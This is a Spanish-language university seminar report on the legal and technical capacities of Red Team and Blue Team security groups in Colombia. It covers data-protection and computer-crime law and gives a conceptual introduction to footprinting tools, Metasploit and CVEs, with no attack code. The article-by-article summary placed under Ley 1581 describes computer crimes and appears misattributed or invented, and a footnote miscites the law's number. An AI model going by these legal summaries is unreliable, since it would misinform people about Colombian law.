CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

LEWIS RAFAEL SUSA PEÑATE

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
VICERRECTORÍA ACADÉMICA Y DE INVESTIGACIÓN
SEMINARIO ESPECIALIZADO:
EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD RED TEAM & BLUE TEAM
CÓDIGO 202337164
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

LEWIS RAFAEL SUSA PEÑATE

LUIS FERNANDO ZAMBRANO HERNÁNDEZ
DIRECTOR DEL CURSO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
VICERRECTORÍA ACADÉMICA Y DE INVESTIGACIÓN
SEMINARIO ESPECIALIZADO:
EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD RED TEAM & BLUE TEAM
CÓDIGO 202337164
2024

CONTENIDO

pág.

LISTA DE FIGURAS

Pag.

LISTA DE TABLAS

LISTA DE ANEXOS

RESUMEN

El trabajo inicia con una exploración a nivel general de las capacidades técnicas y legales de los equipos estratégicos de seguridad Blue Team y Red Team en Colombia, examinando, además la alineación de estos, con los estándares legales y éticos a su estructura, sus recursos y sus prácticas. Este análisis revela tanto fortalezas como áreas de mejora en aspectos legales y éticos, estableciendo una base para la siguiente fase del estudio.

En el Capítulo siguiente se lleva a cabo una evaluación detallada de la efectividad y adaptabilidad de las herramientas utilizadas para las pruebas de penetración, la detección de ataques cibernéticos en tiempo real y análisis forense digital en el contexto colombiano. Este análisis destaca la necesidad de la evaluación, actualización y mejora continua en respuesta a las amenazas cibernéticas en constante evolución.

En el último Capítulo y con base en los hallazgos realizados, se formulan recomendaciones generales dirigidas a mejorar la postura de seguridad en el contexto general de las diferentes organizaciones en Colombia, en este, se han abordado aspectos técnicos, legales y de gestión. Estas recomendaciones buscan no solo mejorar las capacidades operativas de los equipos estratégicos Blue Team y Red Team, sino también promover el cumplimiento ético y legal en todas las actividades relacionadas por estos equipos en pro de mejorar la postura de seguridad.

Palabras Clave: Exploit, Footprinting, Meterpreter.

ABSTRACT

The work begins with a general exploration of the technical and legal capabilities of the strategic security teams Blue Team and Red Team in Colombia, also examining their alignment with the legal and ethical standards of their structure, their resources and their practices. This analysis reveals both strengths and areas for improvement in legal and ethical aspects, establishing a basis for the next phase of the study.

In the following Chapter, a detailed evaluation of the effectiveness and adaptability of the tools used for penetration testing, detection of cyber attacks in real time and digital forensic analysis in the Colombian context is carried out. This analysis highlights the need for continuous evaluation, updating and improvement in response to constantly evolving cyber threats.

In the last Chapter and based on the findings made, general recommendations are made aimed at improving the security posture in the general context of the different organizations in Colombia, in this, technical, legal and management aspects have been addressed. These recommendations seek not only to improve the operational capabilities of the strategic Blue Team and Red Team, but also to promote ethical and legal compliance in all activities related to these teams in order to improve the security posture.

Keywords: Exploit, Footprinting, Meterpreter.

GLOSARIO

Exploit: es un fragmento de software, un pedazo de datos o una secuencia de comandos que aprovecha una vulnerabilidad en un sistema informático con el fin de provocar un comportamiento no deseado o dañino.

Footprinting: es el proceso de recopilación de información sobre objetivos específicos, como redes informáticas, con el fin de comprender su estructura y descubrir posibles puntos de entrada para futuros ataques.

Hipervisor: es una plataforma de software que permite la creación y gestión de máquinas virtuales, facilitando la ejecución simultánea de múltiples sistemas operativos en un único hardware físico.

Kali Linux: es una distribución de Linux especializada en seguridad informática, diseñada para pruebas de penetración, evaluaciones de seguridad y análisis forense digital.

Metasploit: es una plataforma de prueba de penetración y desarrollo de exploits que proporciona información sobre vulnerabilidades y ayuda en el desarrollo y ejecución de ataques en entornos controlados para evaluar la seguridad.

Meterpreter: es un shell remoto integrado en el marco Metasploit que permite a los atacantes controlar sistemas comprometidos y realizar diversas acciones sin dejar rastro en el sistema objetivo.

Msfconsole: es una interfaz de línea de comandos utilizada para interactuar con Metasploit Framework, permitiendo la configuración, ejecución y gestión de módulos, exploits y payloads.

Msfvenom: es una herramienta dentro del marco Metasploit que se utiliza para generar payloads personalizados, como shell inverso o troyanos, para ser utilizados en pruebas de penetración y operaciones ofensivas.

Open Source: se refiere al software cuyo código fuente está disponible públicamente, lo que permite a los usuarios estudiar, modificar y distribuir el software según sus necesidades.

Payload: es la parte del código malicioso que realiza la acción deseada por un atacante después de explotar con éxito una vulnerabilidad en el sistema comprometido.

Pentesting: también llamada prueba de penetración es un enfoque ético para evaluar la seguridad de sistemas informáticos mediante simulaciones controladas de ataques cibernéticos con el fin de identificar vulnerabilidades y mejorar las defensas.

Vulnerabilidades: son debilidades o fallos en sistemas informáticos que pueden ser explotados por atacantes para comprometer la seguridad, acceder a información confidencial o causar daños a los sistemas.

INTRODUCCIÓN

Este trabajo tiene como objetivo proporcionar una visión integral de la ciberseguridad en Colombia, a partir del análisis detallado de los equipos Blue Team y Red Team, su marco legal, ético y regulador, así como la efectividad de las herramientas utilizadas para combatir las amenazas cibernéticas. A través de este análisis, se busca identificar áreas de mejora y formular recomendaciones que contribuyan al fortalecimiento de la postura de seguridad de los organizacionales.

En primer lugar, se explorará en detalle las capacidades técnicas y legales de los equipos estratégicos Blue Team y Red Team en Colombia, considerando su rol, recursos disponibles y su alineación con estándares nacionales. Posteriormente, se evaluará la efectividad y adaptabilidad de las herramientas utilizadas para pruebas de penetración, detección de ataques cibernéticos en tiempo real y análisis forense digital en el contexto colombiano.

Finalmente, con base en el análisis realizado, se formularán recomendaciones que aborden tanto aspectos técnicos como legales y de gestión, con el propósito de fortalecer la ciberseguridad en los activos y sistemas organizacionales.

1 OBJETIVOS

1.1 OBJETIVO GENERAL

Analizar el contexto legal y de gestión de los equipos estratégicos Blue Team y Red Team en Colombia, evaluando su cumplimiento con el código de ética establecido, así como la eficacia de las herramientas utilizadas para pruebas de penetración, detección de ataques cibernéticos en tiempo real y análisis forense digital, con el fin de proporcionar recomendaciones para fortalecer la ciberseguridad en el contexto colombiano.

1.2 OBJETIVOS ESPECÍFICOS

Analizar en detalle las capacidades técnicas y legales de los equipos Blue Team y Red Team en Colombia, considerando su estructura, recursos disponibles, marco legal y ético aplicable en el contexto de las actividades propias de estos equipos estratégicos.

Evaluar la efectividad de las herramientas utilizadas para pruebas de penetración, detección de ataques cibernéticos en tiempo real y análisis forense digital en el contexto colombiano, considerando su adaptabilidad a las amenazas actuales y su cumplimiento con regulaciones legales vigentes.

Formular recomendaciones para fortalecer la ciberseguridad de los activos y sistemas organizacionales en Colombia, basadas en el análisis realizado, incluyendo mejores prácticas para mejorar las capacidades técnicas, legales y de gestión de los equipos estratégicos Blue Team y Red Team, así como la actualización o adopción de herramientas más eficientes y éticas.

2 DESARROLLO DEL INFORME TÉCNICO

El informe técnico corresponde a la consolidación de las actividades teórico prácticas realizadas durante el Seminario Especializado en Equipos Estratégicos Red Team y Blue Team, así como de las diferentes observaciones y recomendaciones realizadas por el director del seminario durante todo el proceso de aprendizaje.

En el mismo se busca generar el proceso de familiarización de los entornos relacionados con las actividades realizadas por los equipos rojos y azules de seguridad, así como las consideraciones éticas y legales aplicables a los diferentes procesos realizados por cada equipo de seguridad en cumplimiento de sus funciones.

3 CAPITULO I – CONTEXTO LEGAL Y CONSIDERACIONES ÉTICAS DE LOS EQUIPOS ESTRETÉGICOS RED TEAM & BLUE TEAM

3.1 CONTEXTO LEGAL EN COLOMBIA

3.1.1 Definición Personal de la Ley 1273 de 2009[1]: La ley 1273 de 2009 en Colombia se orienta hacia la definición de los delitos informáticos y la protección de la información. Esta ley define y penaliza las conductas definidas como acceso abusivo a un sistema informático, daño informático, violación de datos personales, entre otros. Los artículos de esta ley específicamente detallan las conductas que se consideran delitos informáticos y establecen las sanciones correspondientes.

3.1.2 Explicación General Ley 1581 de 2012[2]: La ley 1581 de 2012 se estableció como una guía para garantizar la protección de datos personales en Colombia. Esta ley establece los principios, los deberes y los derechos que deben ser tenidos en cuenta al momento de recopilar, almacenar, usar y circular información personal. Además, la ley 1581 considera el consentimiento del titular de los datos, la finalidad del uso de los datos personales, las medidas de seguridad a implementarse para su protección, y las sanciones correspondientes por el incumplimiento.

De forma general, podría explicar los aspectos más relevantes de cada artículo de la siguiente manera:

Artículo 1: Define los delitos informáticos y establece las penas correspondientes.

[1] Superintendencia de Industria y Comercio. Ley 1273 de 2009. Consultado el 20 de marzo de 2024, https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

[2] MinTic. Ley 1582 de 2012. Consultado el 15 de marzo del 2024, https://mintic.gov.co/images/documentos/documentos_comentarios/proyecto_decreto_ley_1581_de_2012_proteccion_datos.pdf

Artículo 2: Establece que los delitos informáticos son perseguibles de oficio.

Artículo 3: Se refiere a la competencia para conocer de estos delitos.

Artículo 4: Establece medidas de la protección de información y los sistemas informáticos.

Artículo 5: Responsabilidad de las personas jurídicas en casos de delitos informáticos.

Artículo 6: Menciona las circunstancias que agravan las penas por delitos informáticos.

Artículo 7: Establece disposiciones sobre la interceptación de datos informáticos.

Artículo 8: Se refiere a la reparación integral a las víctimas de delitos informáticos.

3.1.3 Ente Regulatorio y Sanciones Económicas en Colombia: En Colombia, la Superintendencia de Industria y Comercio (SIC) es la entidad encargada de regular y supervisar el cumplimiento de la ley 1581 de 2012 sobre protección de datos personales. Esta entidad es la encargada de imponer sanciones y multas en caso de incumplimiento de la normativa.

En cuanto a las multas establecidas, estas pueden variar dependiendo del tipo de infracción y del impacto que tenga en los derechos de los titulares de los datos. Las multas pueden llegar a ser bastante significativas, por esto, es necesario que las organizaciones les den cumplimiento a las disposiciones de la ley.

3.1.4 Registro Nacional de Bases de Datos (RNBD): El Registro Nacional de Bases de Datos es un directorio público en el que se inscriben las bases de datos que contienen información personal.[3] Este registro está sujeto a tratamiento y debe para garantizar la

[3] Superintendencia de Industria y Comercio. Protección de Datos Personales: Registro Nacional de Bases de Datos. Consultado el 12 de marzo de 2024, https://www.sic.gov.co/registro-nacional-de-bases-de-datos

protección de datos personales y la privacidad de los individuos. Aspectos relevantes del registro son: la obligatoriedad de inscribir las bases de datos que manejen información personal, la definición de responsables del tratamiento de datos, y la regulación de las condiciones en las que se puede recopilar, almacenar y utilizar la información personal.
Explicación de los aspectos relevantes que se deben tener en cuenta son:

Obligatoriedad de inscripción: Las entidades que manejan bases de datos con información personal están obligadas a inscribirlas en dicho registro. Esto busca garantizar que se cumplan las normativas existentes en relación con la protección de datos y se evite el uso indebido de la información.

Responsables del tratamiento de datos: En este registro se debe establecer quién o quiénes son los responsables del tratamiento de los datos personales. Esto implica definir claramente quiénes son las personas o entidades encargadas de recopilar, almacenar, gestionar y utilizar la información personal.

Condiciones para el tratamiento de datos: El registro establece las condiciones en las que se puede recopilar, almacenar y utilizar la información personal. Esto debe incluir los aspectos relacionados con el consentimiento del titular de los datos, la seguridad en el manejo de la información y la finalidad para la cual se recopilan los datos.


Protección de derechos: A través de este registro se busca proteger los derechos de privacidad y control sobre la información personal de los individuos, asegurando que se respeten sus derechos en el tratamiento de datos.

3.2 PENTESTING

El pentesting, o pruebas de penetración: “consiste en la simulación de un ataque a un sistema de software o hardware con el objetivo de encontrar vulnerabilidades para prevenir ataques externos. Este proceso consta de varias etapas”[4].

En la Figura 1, podemos ver los círculos del Hacking Ético y el círculo del Cracker y sus respectivas diferencias.

Figura 1. Círculo del Cracker y Círculo de Hacker.



Fuente: Community.cisco.com (2024). {Consultado el 09 de febrero de 2024}. Disponible en: https://community.cisco.com/t5/discusiones-seguridad/ask-me-anything-pentesting-playground-c%C3%B3mo-armar-tu-propio/td-p/4036541/page/2

[4] INCIBE. Pentesting: EL Concepto. Consultado el 10 de marzo de 2024, https://www.incibe.es/aprendeciberseguridad/pentesting#:~:text=El%20Concepto,vulnerabilidades%20para%20prevenir%20ataques%20externos.


3.2.1 Footprinting: La etapa de footprinting o reconocimiento, se refiere al proceso de recopilación de datos a lo largo del tiempo para realizar un ciberataque dirigido. Implica la recopilación de información sobre un objetivo (generalmente relacionada con su infraestructura de red, sistemas y usuarios) sin cometer realmente un ataque.[5]

Se puede realizar manualmente o usando herramientas automatizadas. Puede implicar escanear puertos abiertos, identificar cuentas de usuario y mapear topologías de red.
En cuanto a las aplicaciones utilizadas durante el footprinting, algunas opciones comunes incluyen herramientas como Maltego, Recon-ng, theHarvester y Shodan. Estas herramientas proporcionan funcionalidades para recopilar datos e información sobre el objetivo de manera eficiente.

En la Figura 2, podemos observar la Interfaz de la Herramienta Open Source Maltego, esta herramienta nos permite realizar la recopilación de información de manera organizada, esta información correspondiente a la posible víctima puede contener datos relacionados con nombres de interesados clave, direcciónes o rangos de direcciones IP's, nombres de dominios y subdominios, entre otros datos de interés para el ejercicio.

[5] ECCOUNCIL. Comprensión de los pasos del Footprinting: Una guía para evaluadores de penetración. Consultado el 17 de marzo de 2024, https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/basics-footprinting-reconnaissance/

Figura 2. Interfaz Maltego.



Fuente: Maltego.com (2021). {Consultado el 09 de febrero de 2024}. Disponible en: https://docs.maltego.com/support/solutions/articles/15000018947-what-is-maltego-community-edition-ce-


La etapa de reconocimiento se considera de las más importantes dentro del proceso de realización de las pruebas de penetración, ya que la información recopilada durante la misma nos permite tener un mejor entendimiento de la infraestructura de tecnología objetivo y los posibles puntos débiles o vulnerabilidades de la posible víctima, lo que a su vez permitirá orientar las siguientes fases de la prueba de penetración.

3.2.2 Metasploit Framework: “es una plataforma de prueba de penetración modular basada en Ruby que le permite escribir, probar y ejecutar código de explotación. Metasploit Framework contiene un conjunto de herramientas que puede utilizar para probar vulnerabilidades de seguridad, enumerar redes, ejecutar ataques y evadir la detección.”[6]

[6] RAPID7. Metasploit Framework. Consultado el 17 de marzo de 2024, https://docs.rapid7.com/metasploit/msf-overview/

En la Figura 3, podemos observar el proceso para ingresar a la interfaz de Metasploit Framework, con el comando “msfconsole”, desde Kali Linux.

Figura 3. Inicio de Metasploit Framework en Kali Linux.



Fuente: Propia.


La arquitectura de Metasploit se compone de varios componentes clave:

El marco de trabajo (Framework): Proporciona una infraestructura para desarrollar y ejecutar exploits contra sistemas objetivo.
La base de datos (Database): Almacena información sobre vulnerabilidades, exploits, payloads y sesiones.

Los Módulos: Son componentes individuales que realizan tareas específicas y nos permiten la explotación de posibles vulnerabilidades, la enumeración de información del sistema objetivo, la realización de la etapa post-explotación, dependiendo de la versión del Framework, la cantidad de módulos puede variar.

En la Figura 4, podemos observar el Banner de Metasploit Framework, en el cual se pueden observar el número de módulos disponibles en la herramienta.

Figura 4. Banner de Metasploit Framework versión 6.3.55.



Fuente: Propia.

Así mismo Metasploit nos permite una amplia gama de opciones para llevar a cabo pruebas de penetración, que incluyen:

- Desarrollo y ejecución de exploits: Permite identificar y aprovechar vulnerabilidades en sistemas objetivo.

- Post-explotación: Proporciona herramientas para mantener el acceso a sistemas comprometidos y realizar actividades posteriores a la explotación.

- Ingeniería social: Incluye herramientas para realizar pruebas de ingeniería social, como phishing y manipulación psicológica, esto nos permite evaluar el nivel de madurez y conciencia de seguridad del personal de una organización.

- Integración con otras herramientas: Metasploit se integra con otras herramientas y marcos de trabajo para ampliar sus capacidades.


3.3 CVE Y SU ESTRUCTURA

El Common Vulnerabilities and Exposures o "CVE": "es un diccionario o glosario de vulnerabilidades que se han identificado para bases de código específicas, como aplicaciones de software o bibliotecas abiertas. Esta lista permite a las partes interesadas adquirir los detalles de las vulnerabilidades haciendo referencia a un identificador único conocido como CVE ID."[7] Estos identificadores se utilizan con el fin de referenciar y categorizar vulnerabilidades de manera estandarizada, con esto se facilita la colaboración entre diferentes herramientas y servicios que manejan información sobre vulnerabilidades.

En la Figuras 5, 6 y 7, se puede observar la interfaz del CVE de Mitre y la consulta a la herramienta de la vulnerabilidad identificada con el CVE-2020-1234.


[7] NIST. CVE y el proceso NVD. Consultado el 02 de abril de 2024, https://nvd.nist.gov/general/cve-process

Figura 5. Interfaz CVE.



